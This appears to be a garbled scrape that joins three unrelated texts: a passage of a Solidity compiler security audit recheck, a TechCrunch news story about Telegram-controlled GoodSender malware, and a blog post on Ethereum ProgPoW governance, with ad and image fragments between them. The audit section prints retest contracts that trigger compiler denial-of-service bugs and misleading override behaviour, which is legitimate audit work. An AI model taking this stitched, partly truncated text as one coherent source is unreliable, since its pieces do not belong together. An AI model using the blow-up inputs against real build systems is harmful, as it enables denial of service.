C++ Testing/Fuzzing

- Grammarinator
    - Generates random tests according to an ANTLR grammar definition.
    - Federico Bond's Solidity.g4 brings us a step closer to make this work, but needs a bit of work.
- American Fuzzy Lop
- LibFuzzer
- Clang's AddressSanitizer, MemorySanitizer, Fuzzer, SanitizerCoverage
- gdb/lldb (for debugging)
- Dhex (hexadecimal editor)

07.a.ii.EVM Tools (Compiler Output Code)

The Ethereum ecosystem is already producing a series of tools that are potentially useful for our analysis. Visualization tools help us understand the compiler's output, which is quite low level and hard to read naturally. Such visualization is particularly important to evaluate the EVM opcode optimizations. Static analysis helps us identify control flow issues that in the EVM output, and fuzzing tools allow us to test bytecode outside of the widely used ABI interface currently covered in many frameworks such as Truffle.

EVM Visualization

- Solplay
  - Realtime Solidity to various solc output visualizer, including post bytecode processing by other tools.
  - Built by Zeppelin specifically for this audit, intended to accelerate the usage of other visualization tools.
- Solmap
  - Realtime to bytecode output visualizer, with the ability to select opcode ranges and see the associated Solidity sources. Uses the compiler's sourcemap information.
  - Also built by Zeppelin for this audit.
- Remix
  - Solidity IDE.
  - Very robust for debugging Solc output.
- Evmdis
  - EVM disassembler that groups opcodes into more readable expressions.
  - Very handy for visualization but not 100% accurate.
- go-ethereum/evm
  - Developer utility EVM.
  - Excellent for debugging EVM execution at a very low level.
- Evm-tools
  - https://github.com/CoinCulture/evm-tools
  - Tools for EVM execution and disassembly.
  - Rather outdated, but useful mainly for educational purposes. Not reliable enough.

EVM Static Analysis

- Non used.

EVM Testing/Fuzzing

- Web3
  - Ethereum Javascript API.
- Geth
  - Go ethereum node implementation.
- Cpp-ethereum
  - C++ ethereum node implementation.

07.b.Coinspect Audit Recheck Details

07.b.SOL-001 —ADDRESSED

$O(n^2)$ compiler output blow-up by forced warnings/errors.

The compiler was reported to emit an unbounded number of messages.

Prior recommendations

- Do not print the whole line for a warning/error in case the line is too long.
- Set a maximum number of warnings/errors to report.

Current status

- Whole line no longer printed.

```
sol_001.sol:7:758: Warning: Use of unary + is deprecated.

 ... +x ...
```

- Amount of shown messages now truncated to 256.

```
Warning: There are more than 256 warnings. Ignoring the rest.
```

Code used to retest this case

```
contract TryMe {

        function warns() {

        uint x;

        +x;+x;+x;+x;...+x;+x;

}
```

07.b.SOL-002 —ADDRESSED

$O(n^3)$ compiler output blow-up by function name duplicates.

Similarly to the previous one, the compiler was reported to emit an unbounded number of messages.

Prior recommendations

- Report a single error for all duplicates found.

Current status

- Duplicates truncated to first 32 occurrences.

```
sol_002.sol:4:2: Error: Function with same name and arguments defined twice. Truncated
from 4998 to the first 32 occurrences.

 ... function asdyrtuiwekjasdsagfkhjsada ... dasdasdyrtuiwekjasdsagfkhjsadasd(); ...

     ^------------------------------------------------------------------------^

sol_011.sol:4:2394: Other declaration is here:

 ... function asdyrtuiwekjasdsagfkhjsada ... dasdasdyrtuiwekjasdsagfkhjsadasd(); ...

     ^------------------------------------------------------------------------^

sol_002.sol:4:4786: Other declaration is here:

 ... function asdyrtuiwekjasdsagfkhjsada ... dasdasdyrtuiwekjasdsagfkhjsadasd(); ...

     ^------------------------------------------------------------------------^
```

Code used to retest this case

```
contract e {

    function e();function e();...function e();

}
```

07.b.SOL-003 –ADDRESSED

RAM blow-up by cycles in constants.

The compiler was reported to consume huge amounts of RAM when detecting cycles by cross-references.

Prior recommendations

- Rewrite cycle-finding algorithm to avoid copying states while traversing or set a limit in the depth of constants references.

Current status

- Compiling timing now as expected.
- No noticeable increase in RAM usage.

```
sol_003.sol:4:448: Warning: This declaration shadows an existing declaration.

 ... a constant a=b ...

     ^------------^

sol_003.sol:3:2: The shadowed declaration is here:

        contract a {}

        ^-----------^

sol_003.sol:4:23221: Warning: This declaration shadows an existing declaration.

 ... a constant XX=XY ...

     ^--------------^

sol_003.sol:4:2: The shadowed declaration is here:

        contract XX { a constant A=B; a con ... t ZZY=ZZZ; a constant ZZZ=a(0x00);}
```

Code used to retest this case

```
contract a {}

 contract XX { a constant A=B; a constant B=C; a constant C=D; a constant D=E;
       a constant E=F; a constant F=G; a constant G=H; a constant H=I; a constant I=J;
       a constant J=K; a constant K=L; a constant L=M; a constant M=N; a constant N=O;
       a constant O=P; a constant P=Q; a constant Q=R; a constant R=S; a constant S=T;
       a constant T=U; a constant U=V;...a constant ZZW=ZZX; a constant ZZX=ZZY;
       a constant ZZY=ZZZ;

       a constant ZZZ=a(0x00);

}
```

07.b.SOL-004 —ADDRESSED

RAM blow-up by exponential steps in constant cycle findings.

Similar to the previous one, exploiting the same issue with a slight variation.

Prior recommendations

- Rewrite cycle-finding algorithm to avoid copying states while traversing or set a limit in the depth of constants references.

Current status

- Compiling timing now reduced: 64k file with this pattern takes 15 minutes to finish.
- No noticeable increase on RAM usage.

Code used to retest this case

```
contract XX {

int constant v0a=v1a+v1b; int constant v0b=v1a+v1b; int constant v1a=v2a+v2b;int
constant v1b=v2a+v2b;int constant v2a=v3a+v3b;int constant v2b=v3a+v3b...int constant
v9999b=v10000a+v10000b;



int constant v10000a = 0;
```

```
int constant v10000b = 0;
}
```

07.b.SOL-005 –UNADDRESSED

Unbounded gas cost when deleting dynamically sized arrays.

Delete operation on dynamically sized arrays generates bytecode to delete elements one by one. This could lead to OOG exceptions.

Prior recommendations

- Warn the user of the implications of deleting dynamically sized arrays.

Current status

- Reported on issue #3324.
- No warning is being issued.

Update: This issue will be addressed with a fundamental change in v0.6.0.

Using a contract with a dynamic array of only 200 items, and a function that attempts to delete it, the gas costs of calling that function are around a million gas for both transaction and execution. Out of gas exceptions are imminent for bigger cases.

Code used to retest this case

```
contract ArrayTest {

    uint[] public dynArr;

    constructor () public {
        dynArr.length = 200;
        dynArr[0]=0;
        dynArr[1]=1;
        dynArr[2]=2;
        dynArr[3]=3;
        dynArr[198]=198;
        dynArr[199]=199;

    }

    function delArr() public {
        delete dynArr;
    }
```

```
}
```

07.b.SOL-006 —ADDRESSED

Duplicate super-constructor calls not reported.

Solidity provides two different ways of using super constructor calls. The compiler allowed the usage of both at the same time, overriding the first one without issuing any warning.

Prior recommendations

- Either prevent the user from defining two super-constructors or warn if one super-constructor overrides the other.

Current status

- A warning is shown when base constructor is used more than once.

```
sol_006.sol:8:25: Warning: Base constructor arguments given twice.

    function P2(uint v) P1(40) public {

                        ^----^

sol_006.sol:7:16: Second constructor call is here:

contract P2 is P1(20) {

               ^----^
```

Code used to retest this case

```
contract P1 {
   function P1(uint v) public {}
}

contract P2 is P1(20) {
   function P2(uint v) P1(40) public {}
}
```

07.b.SOL-007 –UNADDRESSED

Error-prone Multi-Assignment with empty LValues.

Solidity allows assigning multiple values at once, and some of the left values can be omitted.

Example of positional empty LValue: `var (,y,) = (V0,V1,V2);`
Example of tail empty LValue: `var (g1,) = (return1(),return2());`
Example of head empty LValue: `var (,d1, d2) = (V0,V1,V2,V3,V4,V5,V6);`

There is a case error prone, when the amount of LValues and RValues differ, it is not clear how the assignment is being made.

Example: `var ( , ,e2, e3) = (V0,V1,V2,V3,V4);`. `e2 = v3` and `e3 = v4`, even if it suggests `e2=v2` and `e3=v3`:

Prior recommendations

- In case of head/tail empty LValues, no other side empty LValue should be specified. For head/tail empty LValues, mark them with three dots to differentiate from positional empty LValues, as in:
  `var ( ... , e3, e4) = (V0,V1,V2,V3,V4);`

Current status

- Reported in issue #3314.
- A warning showing different number of components is issued.
- This kind of assignment is still possible.
- There is no alternative way to express the positional LValues such as the recommended three dots "`...`".

Update: this issue has been resolved and in version 0.5.0 an error will be returned.

```
./sol_007.sol:19:9: Warning: Different number of components on the left hand side (4)
than on the right hand side (5).

var ( , , e2, e3) = (v0, v1, v2, v3, v4);

        ^---------------------------------------^
```

Code used to retest this case

```
contract Values {

   uint v0;
   uint v1;
   uint v2;
   uint v3;
   uint v4;
   uint f2;
   uint f3;

   constructor () public {
       v0 = 0;
       v1 = 1;
       v2 = 2;
       v3 = 3;
       v4 = 4;
       var (,, e2, e3) = (v0, v1, v2, v3, v4);
       f2 = e2; //3
       f3 = e3; //4

       }
}
```

07.b.SOL-008 —ADDRESSED

CPU blow-up using huge bignum literals.

Processing numeric literals of arbitrary precision used to consume huge amounts of CPU time.

Prior recommendations

- Limit the size of numeric literals.

Current status

- Numeric literals of arbitrary precision are now limited.

```
sol_008.sol:11:13: Error: Type int_const 1000...(71 digits omitted)...0000 is not implicitly convertible to expected type uint256.
```

```
    c = 1e78;
        ^--^
```

Code used to retest this case

```
contract BIGNUMTEST {

   constructor() public {

       uint256 c;
       uint256 d;

       c = 1e77; //OK
       d = 2e76; //OK
       c = c ** d; //OK
       c = 1e78; //ERR

   }
}
```

07.b.SOL-009 —ADDRESSED

Output messages size blow-up using huge bignums literals.

Errors regarding numbers of arbitrary precision used to display all the digits.

Prior recommendations

- Shorten literal constants by replacing intermediate digits by "..." when printing errors to stderr (e.g. 1000...000).
- Reduce the number of warnings/errors written to stderr.

Current status

- Output now replaces intermediate digits with "...".

```
sol_009.sol:11:13: Error: Type int_const 1000...(71 digits omitted)...0000 is not
    implicitly convertible to expected type uint256.
```

```
            c = 1e78;
                ^--^
```

- Amount of warning/errors already truncated to 256 messages with prior fixes.

Code used to retest this case

```
contract BIGNUMTEST {

   constructor() public {

       uint256 c;
       uint256 d;

       c = 1e77; //OK
       d = 2e76; //OK
       c = c ** d; //OK
       c = 1e78; //ERR

   }
}
```

07.b.SOL-010 —UNADDRESSED

Easy underhanded code using false overrides.

Function overrides only work when function signatures match exactly. Real case scenarios may be prone to bugs or intended malicious code.

Prior recommendations

- Modify the Solidity language to require the keyword `override` as modifier to function definitions in these cases. The compiler should generate an error when attempting to compile a method with the override modifier which does not override a parent method.

Current status

- Reported on issue #2563.
- No warnings are being issued.
- Override keyword does not exist.

Update: the maintainers are planning to release a fix for this issue with version 0.6.0.

Code used to retest this case

```
library String {

function equals(string memory _a, string memory _b) internal pure returns (bool) {
        bytes memory a = bytes(_a);
        bytes memory b = bytes(_b);

        if (a.length != b.length)
                return false;

        for (uint i = 0; i < a.length; i++)
                if (a[i] != b[i])
                        return false;
                return true;
          }

        }

contract Override {
        using String for string;
        constructor () public {}

        function overrideMe(int i) public pure {
```

```
                i = i + 1;
        }

        function overrideMeToo(string s) public pure {
                s = "zeppelin";
        }

}

contract TryOverride is Override {

        constructor () public {}

        function overrideMe(uint u) public pure {
                u = 1337;
           }

        function overrideMeToo(String s) public pure {
                String ss;
                String override;
                s = ss;
                override = s;
           }
        }
```

07.c.Tests scripts

The following is a description of what happens when each test script is run, represented as a list, where items represent tasks and sub-items represent subtasks.

1. `./test/tests.sh/` (run by CircleCI)
    a. Runs the subscript **`./tests/cmdlineTests.sh`**: Uses the command line in a variety of ways, and fails if anything produces a non-zero exit status. The script itself is divided into the following tasks:
        i. “Checking that the bug list is up to date...” uses `./scripts/update_bugs_by_version.py` to filter the list of known bugs (stored manually in json format), and compares each bug found in the list to the version it belongs to in `bugs_by_version.json`.
        ii. “Checking that StadardToken.sol, owned.sol and mortal.sol produce bytecode...” Compiles all contracts in the std directory and the output is checked to generate exactly 3 hex lines. Note: this test and the `std/` directory will be removed from the project.
        iii. *"Testing unknown options..."* calls solc with an unknown option and verifies that solc responds "unrecognised option", and exits with 1.
        iv. "Compiling various other contracts and libraries.." Uses the function `compileFull` to compile all contracts within the ./tests/compilationTests directory recursively. The function `compileFull` causes the script to fail if any compilation exits with a non zero value. The subdirectories correspond to projects like zeppelin-solidity, gnosis, etc, which are copy pasted into the `compilationTests` directory manually. `compileFull`.
        v. “Compiling all files in std examples...” Compiles all contracts in the `std/` directory and verifies that no errors and/or warnings were issued.
        vi. "Compiling all examples from the documentation..." `./scripts/isolate_tests.py`: Reads C++ or RST files (reStructuredText) for Solidity code and extracts it to individual files. The function compileFull is called again to compile the generated files.
        vii. “Testing library checksum...” Calls solc --link with empty sources but valid --libraries aliases:lib_address.
        viii. “Testing long library names...” Same as above but uses a long library name in the alias.
        ix. “Testing soljson via the fuzzer...” Extracts all tests from the test and the docs folders and runs it on the `solfuzzer` binary, with and without optimization. Solfuzzer fails whenever it encounters an internal compiler error,

segmentation fault or similar, but does not fail if e.g. the code contains an error.

   b. Starts the `cpp-ethereum` client (downloads it if running on CIs).
   c. Calls the `soltest` binary… with different combinations of optimize/evm version using contracts under `./test` recursively as input. `soltest` itself also runs a boost test suite composed of a series of unit tests also found within the `tests/` directory. The unit tests are extensive, and include end-to-end running the contracts embedded in the `SolidityEndToEndTest` file against `cpp-ethereum`. Each unit tests focuses on a particular part of the compiler. Coverage is not specified not measured at the time.
   d. Stops the `cpp-ethereum` client.
2. `scripts/test_emscripten.sh` - calls solcjsTests.sh and externalTests.sh (called by TravisCI)
3. `test/externalTests.sh` (called by CircleCI)
   a. Runs the Gnosis project npm test suite.
   b. Runs the OpenZeppelin npm test suite.
4. `test/solcjsTests.sh` (called by CircleCI)
   a. Runs solc-js tests
      i. Abi.js - Tests expected ABI types for different compiler versions
      ii. Cli.js - Tests usage of solcjs as a CLI program.
      iii. Determinism.js - Tests the compilation of the contracts in the DAO directory, multiple times, ensuring that the produced output is always the same.
      iv. Linker.js - Tests linking.
      v. Package.js - Large file testing the solc-js javascript specific interface and features.
      vi. Translate.js - TEsts version naming against semver.
5. `scripts/bytecodecompare/storebytecode.sh` (Called by TravisCI - when enabled)
   a. Extracts all contracts contained in the tests directory, compiles them with solc and solc-js, and commits/uploads the results to the solidity-test-bytecode repository.
6. `Solidity-test-bytecode/compare.sh` (Called by its own TravisCI)
   a. Ensures all uploaded binaries are identical.

kindle Économisez au moins 50%
Telechargez un ebook et commencez a lire avec l'appli
AdChoices

Decrypted Telegram bot chatter revealed as new Windows malware

Zack Whittaker
@zackwhittaker / 2 months ago

Sometimes it take a small bug in one thing to find something massive elsewhere.

During a recent investigation, security firm Forcepoint Labs said it found a new kind of malware that was found taking instructions from a hacker sending commands over the encrypted messaging app Telegram.

AdChoices

generated password to the hacker through Telegram.

It's not the first time malware has used a commercial product to communicate with malware; hackers are hiding commands in pictures posted to Twitter or in comments left on celebrity Instagram posts.

But using an encrypted messenger makes it far harder to detect. At least, that's the theory.


Forcepoint said in its research out Thursday that it only stumbled on the malware after it found a vulnerability in Telegram's notoriously bad encryption.

End-to-end messages are encrypted using the app's proprietary MTProto protocol, long slammed by cryptographers for leaking metadata and having flaws, and likened to "being stabbed in the eye with a fork." Its bots, however, only use traditional TLS — or HTTPS — to communicate. The leaking metadata makes it easy to man-in-the-middle the connection and abuse the bots' API to read bot-sent and received messages, but also recover the full messaging history of the target bot, the researchers say.

When the researchers found the hacker using a Telegram bot to communicate with the malware, they dug in to learn more.

Fortunately, they were able to trace back the bot's entire message history to the malware because each message had a unique message ID that increased incrementally, allowing the researchers to run a simple script to replay and scrape the bot's conversation history.

AdChoices



The GoodSender malware is active and sends its first victim information (Image: Forcepoint)

“This meant that we could track [the hacker’s] first steps towards creating and deploying the malware all the way through to current campaigns in the form of communications to and from both victims and test machines,” the researchers said.

Your bot uncovered, your malware discovered — what can make it worse for the hacker? The researchers know who they are.


Because the hacker didn’t have a clear separation between their development and production workspaces, the researchers say they could track the malware author because they used their own computer and didn’t mask their IP address.

The researchers could also see exactly what commands the malware would listen to: take screenshots, remove or download files, get IP address data, copy whatever’s in the clipboard and even restart the PC.

But the researchers don’t have all the answers. How did the malware get onto victim computers in the first place? They suspect they used the so-called EternalBlue exploit, a hacking tool designed to target Windows computers, developed by and stolen from the National Security Agency, to gain access to unpatched computers. And they don’t know how many victims there are, except that there likely are more than 120 victims in the U.S., followed by Vietnam, India and Australia.

AdChoices

New malware pulls its instructions from code hidden in memes posted to Twitter



Security researchers said they've found a new kind of malware that takes its instructions from code hidden in memes posted to Twitter . The malware itself is relatively underwhelming: like most primitive remote access trojans (RATs), the malware quietly infects a vulnerable computer, takes screenshots and pulls other data from the affected system and sends ... Continue reading


TechCrunch

3


Add a Comment

Save $100 On Tickets Today

San Jose
Jul 10



AdChoices



AdChoices

Sign up for Newsletters

See all newsletters

- The Daily Crunch
- The Weekly Roundup
- Crunchbase Daily

Email *

Subscribe


Tags

Hack
api
botnet
encryption
Security
Australia
computing
india

© 2013-2019 Verizon Media. All rights reserved. Powered by WordPress VIP. Fonts by TypeKit.

Get started

My response to “Ethereum Governance, me and ProgPoW”



Alexey Akhunov

Mar 19 · 2 min read

This is my response to a very informative post by Andrea Lanfranchi. I felt like I had to respond because my name is mentioned there twice, and it might seem that I am the person who is actively trying to frustrate the “governance process” of adopting ProgPOW.

Here is my position in short.

Too much credit?

First of all, perhaps I am giving myself too much credit for even thinking that I am influencing anything at all? Perhaps my opinions do not actually matter that much? I would like to say that I do not crave influence, but I do appreciate that people listen to what I have to say.

Dilemma and double bind

I have a dilemma. I do not want to unduly influence decisions on ProgPOW, because I think I said and wrote enough about it already, and there is no substantially new information that I possess since my last publication on February 10th, 2019.

However, there might be a perception/expectation (and Andrea’s post made me think of that), it would mean that I will have to completely recuse myself from all the Ethereum CoreDevCalls, or at least those where ProgPOW is on the agenda. Because, as some people now perceive, if you were on the call, but did not say anything when the question is asked, you agree by default. Or, as Greg Colvin went even further on the latest call on 15th of Match—if you were not on the call where something was discussed, it means you agree (because if you disagreed, you would have phoned in and said so). It is a sort of double bind—and I tried to argue against it on the latest call. I feel that this is wrong, and I would like us to formally reject this understanding. Otherwise, I will need to formally abandon the calls, so that my


absence (or my silence) are not taken as agreements. In other words, agreeing to participate in the calls is some sort of blank consent to anything that is being proposed, but you were not there to object (which is absurd from my point of view).


“Over my dead body”

I know it is usually a half joke, but posing the questions using this expression confuses people even more. As a grown-up person, I am totally willing to accept decisions I do not agree with, and I will not have tantrums about it, if anyone wonders. Therefore I am against these kind of questions.

Going forward

I am still willing to provide updates for the Ethereum Core Dev calls, and participate elsewhere, but I will be more hesitant about joining in to the actually calls for now. I am not sure how my participation is perceived.





https://scale.qihardware.org